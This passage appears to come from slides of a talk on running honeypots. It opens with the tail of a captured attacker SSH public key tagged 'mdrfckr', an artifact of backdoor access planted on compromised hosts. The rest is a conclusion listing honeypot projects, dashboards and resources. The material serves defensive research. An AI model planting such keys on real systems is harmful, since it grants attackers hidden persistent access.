mNx+9EuWOnvNoaJe0QXxziIg9eLBHpgLMuakb5+BgTFB+rKJAw9u9FSTDengvS8hX
1kNFS4Mjux0hJOK8rvcEmPecjdySYMb66nylAKGwCEE6WEQHmd1mUPgHwGQ0h
WCwsQk13yCGPK5w6hYp5zYkFnvlC8hGmd4Ww+u97k6pfTGTUbJk14ujvcD9iUKQ
TTWYYjIIu5PmUux5bsZ0R4WFwdIe6+i6rBLAsPKgAySVKPRK+oRw== mdrfckr
```

Conclusion

Conclusion

- Next for me:
  - High Interaction Honeypots on Nested Virtualization
  - More Automation & Tooling integration

Conclusion

- Our honeypots & dashboards
  - IP Cam Honeypot: https://github.com/CMSecurity/CameraObscura
  - SMTP Honeypot: https://github.com/CMSecurity/mailhon
  - Splunk Dashboards: https://github.com/CMSecurity/splunk-hp-dashs

- Projects & Resources
  - T-Pot: https://github.com/dtag-dev-sec/tpotce
  - Cowrie: https://github.com/cowrie/cowrie
  - ADBHoney: https://github.com/huuck/ADBHoney
  - Awesome Honeypots: https://github.com/paralax/awesome-honeypots
  - Honeynet: https://www.honeynet.org/

Conclusion

- Deploy today!
  - Low cost
  - Low maintenance
  - High value

Fin. Questions?

Ask me, i.e. on Twitter (@mat_zilla)